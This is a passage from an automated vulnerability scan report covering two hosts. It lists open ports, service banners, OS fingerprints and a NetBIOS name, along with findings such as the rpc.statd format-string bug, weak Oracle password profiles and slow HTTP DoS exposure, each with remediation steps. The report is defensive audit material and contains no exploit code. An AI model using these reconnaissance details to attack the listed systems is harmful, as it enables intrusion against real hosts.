SuSE has released Advisory SuSE-SA:2003:031 which addresses this issue. Information about updates is provided.

Slackware has released Advisory SSA:2003-149-01 which addresses this issue. Information about updates is provided.

WireX has released Immunix advisory IMNX-2003-7+-018-01 which addresses this issue.

RESULT:
No results available

5 Statd Format Bug Vulnerability

QID:	66040	CVSS Base:	10	PCI Severity:	HIGH
Category:	RPC	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2000-0666, CVE-2000-0800				
Vendor Reference:	RHSA-2000-043				
Bugtraq ID:	1480				
Last Update:	06/05/2009				

THREAT:
The rpc.statd program, which is part of the nfs-utils packages, is distributed with a number of popular Linux distributions. The rpc.statd server is an RPC server that implements the Network Status and Monitor RPC protocol. It's a component of the Network File System (NFS) architecture.

rpc.statd contains a format string vulnerability when calling the syslog() function. This vulnerability allows remote users to execute code as root. The logging code in rpc.statd uses the syslog() function to pass user-supplied data as the format string. A malicious user can construct a format string that injects executable code into the process address space and overwrites a function's return address, forcing the program to execute the code.

rpc.statd requires root privileges for opening it's network socket, but fails to drop these privileges later on. Therefore, code injected by the malicious user will execute with root privileges.

Debian, Red Hat and Connectiva have all released advisories on this matter. Presumably, any Linux distribution that runs the statd process is vulnerable, unless already patched for the problem.

IMPACT:
If successfully exploited, unauthorized users can execute remote commands as root.

SOLUTION:
For Red Hat Linux:
Upgrade to the latest version of nfs-utils (0.1.9.1 or later), as listed in RHSA-2000:043-02.

For Debian Linux:
Upgrade to the latest version of nfs-utils (0.1.9.1 or later), as listed in Debian Security Advisory 20000719a.

For other distributions:
Contact your vendor for upgrade or patch information.

RESULT:
No results available

Information Gathered (16)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 7	No registered hostname

1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program,

contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
80	www	World Wide Web HTTP	http	
111	sunrpc	SUN Remote Procedure Call	rpc	
875	unknown	unknown	rpc	
1194	openvpn	OpenVPN	unknown	
2049	shilp	shilp	rpc	
5901	unknown	unknown	vnc	
6001	cisco-6001	CISCO TCP Port 6001 on IOS	x11	
10000	ndmp	Network Data Management Protocol	http	
38922	unknown	unknown	rpc	
49472	unknown	unknown	rpc	
55461	unknown	unknown	rpc	

1 Open UDP Services List

QID: 82004
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
111	sunrpc	SUN Remote Procedure Call	rpc udp
514	syslog	syslog	unknown
2049	shilp	shilp	nfs

1 Scan Diagnostics port 80/tcp

QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -

Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 1 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 2 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 1 inputs)
WS enumeration: 9 vulnsigs tests, completed 9 requests, 0 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Header manipulation: 26 vulnsigs tests, completed 17 requests, 1 seconds. XSS optimization removed 17 links. Completed 17 requests of 52 estimated requests (33%). All tests completed.
Total requests made: 108
Average server response time: 0.22 seconds
Most recent links:

 1 Web Server Version port 10000/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
MiniServ/0.01	MiniServ/0.01

 1 Scan Diagnostics port 10000/tcp

QID: 150021
Category: Web Application

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 4 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 9 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 55 inputs)
WS enumeration: 9 vulnsigs tests, completed 495 requests, 67 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 9 requests, 1 seconds. XSS optimization removed 17 links. Completed 9 requests of 26 estimated requests (35%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Header manipulation: 26 vulnsigs tests, completed 17 requests, 3 seconds. XSS optimization removed 17 links. Completed 17 requests of 52 estimated requests (33%). All tests completed.
Total requests made: 608
Average server response time: 0.92 seconds
Most recent links:

 1 Links Crawled port 10000/tcp

QID: 150009
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 8.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

1 Web Server Version port 80/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
Apache/2.2.11 (Fedora)	Apache/2.2.11 (Fedora)

1 Links Crawled port 80/tcp

QID: 150009
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 4.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID: 82053
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:
This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without

examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 111 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

1 Traceroute

QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		192.18ms	ICMP
2		0.93ms	ICMP
3		0.63ms	ICMP
4		0.69ms	ICMP
5		3.29ms	ICMP
6		20.03ms	ICMP
7		82.54ms	ICMP
8		93.29ms	ICMP
9		18.12ms	ICMP
10		90.73ms	ICMP
11		89.31ms	ICMP
12		92.92ms	ICMP
13		89.43ms	ICMP
14		92.52ms	ICMP
15		89.22ms	ICMP
16		93.14ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 7	109.38ms	ICMP

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:

The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:

Scan duration: 3526 seconds

Start time: Fri, Feb 17 2012, 17:23:06 GMT

End time: Fri, Feb 17 2012, 18:21:52 GMT

 2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:

Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:

Not applicable

SOLUTION:

Not applicable

RESULT:

Operating System	Technique	ID
Linux 2.4-2.6 / Embedded Device / F5 Networks Big-IP	TCP/IP Fingerprint	U1141:80

2 Host Uptime Based on TCP TimeStamp Option

QID:	82063
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/29/2007

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

RESULT:

Based on TCP timestamps obtained via port 111, the host's uptime is 0 days, 5 hours, and 40 minutes.
The TCP timestamps from the host are in units of 1 milliseconds.

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:

Service name: VNC on TCP port 5901.

IP Address: 8 (custer-40ecv65j,CUSTER-40ECV65J) Windows 2003 Service Pack 2

Vulnerabilities Total	51	Security Risk	5.0

Vulnerabilities (30)

1 Possible Clickjacking vulnerability — port 1158/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

1 Possible Clickjacking vulnerability — port 5560/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:
You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:
Timestamp of host (host byte ordering): 18:16:33 GMT

2 Oracle Server Accounts Without Password-Complexity Validation Setup port 1521/tcp

QID:	19136	CVSS Base:	9	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
The parameter PASSWORD_VERIFY_FUNCTION was found set to NULL.

The PASSWORD_VERIFY_FUNCTION parameter in dba_profiles specifies that all password needs to be checked for complexity before acceptance.

The PASSWORD_VERIFY_FUNCTION parameter specifies the name of the function used to check for password complexity.

IMPACT:

Accounts with simple passwords can be easily hacked.

SOLUTION:
Solution:

Run the following query to obtain full list of users with PASSWORD_VERIFY_FUNCTION set to NULL :

SELECT u.username, p.profile, p.resource_name, p.limit FROM sys.dba_users u, sys.dba_profiles p WHERE u.profile = p.profile AND p.resource_name = 'PASSWORD_VERIFY_FUNCTION' AND p.resource_type = 'PASSWORD' AND limit = 'NULL'

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" PASSWORD_VERIFY_FUNCTION [name of function];"

RESULT:

COUNT	PROFILE	Resource Name	Setting
26	DEFAULT	PASSWORD_VERIFY_FUNCTION	NULL

2 Oracle Server Accounts With Passwords That Do Not Expire port 1521/tcp

QID:	19134	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
The parameter PASSWORD_LIFE_TIME was found set to UNLIMITED.

The PASSWORD_LIFE_TIME parameter in dba_profiles specifies the number of days before a password expires. This feature prevents users from using the same password forever.

The PASSWORD_LIFE_TIME parameter specifies the number of days a password can be used and then a change is required.

IMPACT:
Accounts with unlimited password lifetime will never have to change the password.

SOLUTION:
Solution:

Run the following query to obtain full list of users with unlimited password expiration:

select a.username "Username",a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_LIFE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_LIFE_TIME' and p.limit in ('UNLIMITED')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT PASSWORD_LIFE_TIME [limit];"

RESULT:

Count	Resource Name	Setting

---------- | ---------- | ---------- |
26 | PASSWORD_LIFE_TIME | UNLIMITED |

2 Oracle Server Accounts That Allow Unrestricted Password Reuse port 1521/tcp

QID:	19135	CVSS Base:	6.8	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
Both the parameters PASSWORD_REUSE_TIME and PASSWORD_REUSE_MAX were found set to UNLIMITED.

The PASSWORD_REUSE_TIME parameter in dba_profiles specifies the number of days before a password can be reused. This feature prevents users from recycling old passwords and losing the benefit achieved by frequently changing passwords. A user who does not want to use a new password may change their password back to its original password value.

The PASSWORD_REUSE_MAX parameter specifies the number of password changes required before the current password can be reused.

Use of the PASSWORD_REUSE_TIME parameter is mutually exclusive of the PASSWORD_REUSE_MAX parameter. If you specify a value for either PASSWORD_REUSE_TIME or PASSWORD_REUSE_MAX, you must set the other to UNLIMITED or not specify it at all.

IMPACT:
If an account is granted a profile whose PASSWORD_REUSE_TIME parameter is set to UNLIMITED, the PASSWORD_REUSE_MAX parameter will be used to determine if a password can be reused. If both parameters are set to UNLIMITED, passwords can be reused immediately.

SOLUTION:
Solution:

Run the following query to obtain full list of users and their profiles:

Users with unlimited password lifetime
select a.username,a.resource_name "Resource name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_REUSE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_REUSE_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited password unlimited reuse

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_REUSE_MAX' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_REUSE_MAX' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited failed logins

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='FAILED_LOGIN_ATTEMPTS' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'FAILED_LOGIN_ATTEMPTS' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited lock time

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_LOCK_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_LOCK_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

Users with unlimited grace time

select a.username,a.resource_name "Resource Name", limit "Setting" from (select username, p.resource_name, DECODE(p.limit,

'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='PASSWORD_GRACE_TIME' AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'PASSWORD_GRACE_TIME' and p.limit in ('UNLIMITED','DEFAULT')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT PASSWORD_REUSE_TIME [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_REUSE_MAX [limit];"
"ALTER PROFILE "[profile name]" LIMIT FAILED_LOGIN_ATTEMPTS [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_LOCK_TIME [limit];"
"ALTER PROFILE "[profile name]" LIMIT PASSWORD_GRACE_TIME [limit];"

RESULT:

COUNT	Resource name	Setting
27	PASSWORD_REUSE_TIME	UNLIMITED

COUNT	Resource Name	Setting
27	PASSWORD_REUSE_MAX	UNLIMITED

COUNT	Resource Name	setting
1	FAILED_LOGIN_ATTEMPTS	UNLIMITED

COUNT	Resource Name	Setting
27	PASSWORD_LOCK_TIME	UNLIMITED

COUNT	RESOURCE_NAME	LIMIT
27	PASSWORD_GRACE_TIME	UNLIMITED

2 SMB Signing Disabled or SMB Signing Not Required

QID:	90043	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Windows	CVSS Temporal:	1.8		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/20/2010				

THREAT:
This host does not seem to be using SMB (Server Message Block) signing. SMB signing is a security mechanism in the SMB protocol and is also known as security signatures. SMB signing is designed to help improve the security of the SMB protocol.

SMB signing adds security to a network using NetBIOS, avoiding man-in-the-middle attacks.

When SMB signing is enabled on both the client and server SMB sessions are authenticated between the machines on a packet by packet basis.

IMPACT:

SOLUTION:
Without SMB signing, a device could intercept SMB network packets from an originating computer, alter their contents, and broadcast them to the destination computer. Since, digitally signing the packets enables the recipient of the packets to confirm their point of origination and their authenticity, it is recommended that SMB signing is enabled and required.

Please refer to Microsoft's article 887429 for information on enabling SMB signing.

RESULT:
No results available

2 NetBIOS Name Accessible

QID:	70000	CVSS Base:	0	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/28/2009				

THREAT:
Unauthorized users can obtain this host's NetBIOS server name from a remote system.

IMPACT:
Unauthorized users can obtain the list of NetBIOS servers on your network. This list outlines trust relationships between server and client computers. Unauthorized users can therefore use a vulnerable host to penetrate secure servers.

SOLUTION:
If the NetBIOS service is not required on this host, disable it. Otherwise, block any NetBIOS traffic at your network boundaries.

RESULT:
CUSTER-40ECV65J

3 Oracle Server Accounts That Do Not Lockout With Failed Logon Attempts port 1521/tcp

QID:	19137	CVSS Base:	9	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	7.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
The result section displays a list of accounts that won't lockout after any number of failed login attempts.

IMPACT:
Malicious users can try indefinitely to login into these accounts using brute force techniques.

SOLUTION:
Solution:

Run the following query to obtain full list of users with unlimited failed logons:

select a.username,a.resource_name "Resource Name", limit "setting" from (select username, p.resource_name, DECODE(p.limit, 'DEFAULT',(SELECT LIMIT FROM SYS.DBA_PROFILES WHERE PROFILE='DEFAULT' AND RESOURCE_NAME='FAILED_LOGIN_ATTEMPTS'

AND RESOURCE_TYPE='PASSWORD'),P.LIMIT) limit from dba_users u, dba_profiles p where u.profile = p.profile and resource_name = 'FAILED_LOGIN_ATTEMPTS' and p.limit in ('UNLIMITED','DEFAULT')) a

(a) Invoke SQL*Plus
(b) Run the query:

"ALTER PROFILE "[profile name]" LIMIT FAILED_LOGIN_ATTEMPTS [limit];"

RESULT:

COUNT	Resource Name	setting
1	FAILED_LOGIN_ATTEMPTS	UNLIMITED

3 Slow HTTP POST vulnerability port 1158/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements
- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack

Server resets timeout after accepting request data from peer.

3 Slow HTTP POST vulnerability port 5560/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS,

that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements
- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack

Server resets timeout after accepting request data from peer.

3 Slow HTTP headers vulnerability port 5560/tcp

QID:	150079	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection.
One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever.
More information can be found at the Slowloris HTTP DoS.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution is server-specific.
Countermeasures for Apache are described here.
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

